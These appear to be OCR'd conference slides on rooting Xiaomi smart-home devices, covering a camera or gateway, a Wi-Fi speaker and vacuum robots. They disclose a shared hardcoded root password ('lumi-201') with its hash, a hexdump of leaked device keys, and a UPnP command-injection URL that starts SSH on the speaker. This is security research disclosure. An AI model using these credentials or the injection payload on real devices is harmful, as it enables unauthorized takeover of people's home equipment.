
Zigbee (NXP JN5169) based


- Motion Sensor
- Temperature sensors
- Power Plug
- Smoke Detectors
- Smart Door Lock
- …





Serial port after bricking device





Leaked information

- JFFS2 filesystem not properly cleaned
- 3 different credentials from development devices leaked

```
0004cc10  e3 b5 3b e8 00 2c 23 20  63 61 74 20 2f 65 74 63  |..;..,# cat /etc|
0004cc20  2f 6d 69 69 6f 2f 64 65  76 69 63 65 2e 63 6f 6e  |/miio/device.con|
0004cc30  66 0a 23 20 64 69 64 20  6d 75 73 74 20 62 65 20  |f.# did must be |
0004cc40  61 20 75 6e 73 69 67 6e  65 64 20 69 6e 74 0a 23  |a unsigned int.#|
0004cc50  20 6b 65 79 29 70 00 00  4e 73 74 72 69 6e 67 0a  | key)p..Nstring.|
0004cc60  23 0a 64 69 64 3d 35 30  36 30 33 36 35 XX 0a 6b  |#.did=5060365X.k|
0004cc70  65 79 3d 4e 41 37 4e 69  6d 4b 6f XX XX XX XX XX  |ey=NA7NimKoXXXXX|
0004cc80  69 58 6e 0a 6d 61 63 3d  32 38 3a 36 43 3a 30 37  |iXn.mac=28:6C:07|
0004cc90  3a 32 45 3a XX XX 3a XX  XX 0a 76 65 6e 64 6f 72  |:2E:XX:XX.vendor|
0004cca0  3d 6c 75 6d 69 0a 23 20  6d 6f 64 65 6c 20 6d 61  |=lumi.# model ma|
0004ccb0  78 20 6c 65 6e 20 32 33  0a 80 02 94 03 00 02 2e  |x len 23........|
0004ccc0  63 61 6d 65 72 61 2e 61  71 31 0a 70 32 70 5f 69  |camera.aq1.p2p_i|
0004ccd0  64 3d 41 2c 00 00 03 30  31 31 31 41 0a 11 00 00  |d=A,...0111A....
```

Rooting

- Serial was not necessary
  - open telnet server (port 23)
  - hardcoded root password in /etc/shadow
    - “root:IIfCcCAiKWPNs:17333:0:99999:7::”
    - DES-Crypt -> password truncated to 8 chars
    - Password: “lumi-201”
  - Same credentials for all cameras

Modifications


- Replace Chinese sound files
- Replace telnetd by dropbear (SSH)
- Change root password
- Replace Camera Software

WI-FI NETWORK SPEAKER


Applies to: xiaomi.wifispeaker.v1, basic idea also for xiaomi.router.*

Overview Hardware

- CPU: Amlogic Meson3
  - ARM Cortex-A
- RAM: 128MB
- Flash: 8GByte
- WI-Fi+BT: Broadcom BCM4345
- OS: OpenWRT
  - Samba 3.x
- Released: End 2016



Serial Port



Rooting

- Teardown of device not necessary
- Classic vulnerability: no input validation

```
http://{ip}:9999/{ssdp id}/Upnp/resource/sys?command=nslookup&host=`echo 192.168.0.2`&dns_server=`/etc/init.d/ssh start`
```

Update (08.08.2018): Xiaomi claims this was fixed in an internal release in April 2018

Research in cooperation with “teprrr”

Firmware updates

- Query Update Information over HTTP
  - http://soundbar.pandora.xiaomi.com/XXXXXXX/XXXXXX
- Firmware updates over HTTP
  - packed LZMA in XML format
  - EXT2 images
  - No signatures


```
−<update>
  <md5sum>93b38d5dae7314893bfebe7f[redacted]</md5sum>
  <total>40627992</total>
  <real_image_size>138801643</real_image_size>
  <image_offset>399</image_offset>
  <image_size>40627593</image_size>
  <online_update_flag>1</online_update_flag>
 −<package>
    http://package.box.xiaomi.com/mfsv2/download/fdsc3/p019ba[redacted]/aXEhZE8[redacted].zip
  </package>
  <image_md5sum>0568ad19c234405462378dfb[redacted]</image_md5sum>
 −<image_package_backup>
    http://package.box.xiaomi.com/mfsv2/download/fdsc3/p01Od[redacted]/S73XpVW[redacted].zip
  </image_package_backup>
 −<image_package>
    http://package.box.xiaomi.com/mfsv2/download/fdsc3/p01Od[redacted]/S73XpVW[redacted].zip
  </image_package>
 −<package_backup>
    http://package.box.xiaomi.com/mfsv2/download/fdsc3/p019ba[redacted]/aXEhZE8[redacted].zip
  </package_backup>
  <package_version>1.4.0.20180403.194524</package_version>
  <image_version>1.4.0.20180403.194524</image_version>
</update>
```


VACUUM CLEANING ROBOTS

rockrobo.vacuum.v1 (End of 2016), roborock.vacuum.s5 (End of 2017)
Research in cooperation with Daniel Wegemer


Gen 1 Device Overview

Source: Xiaomi advertisment

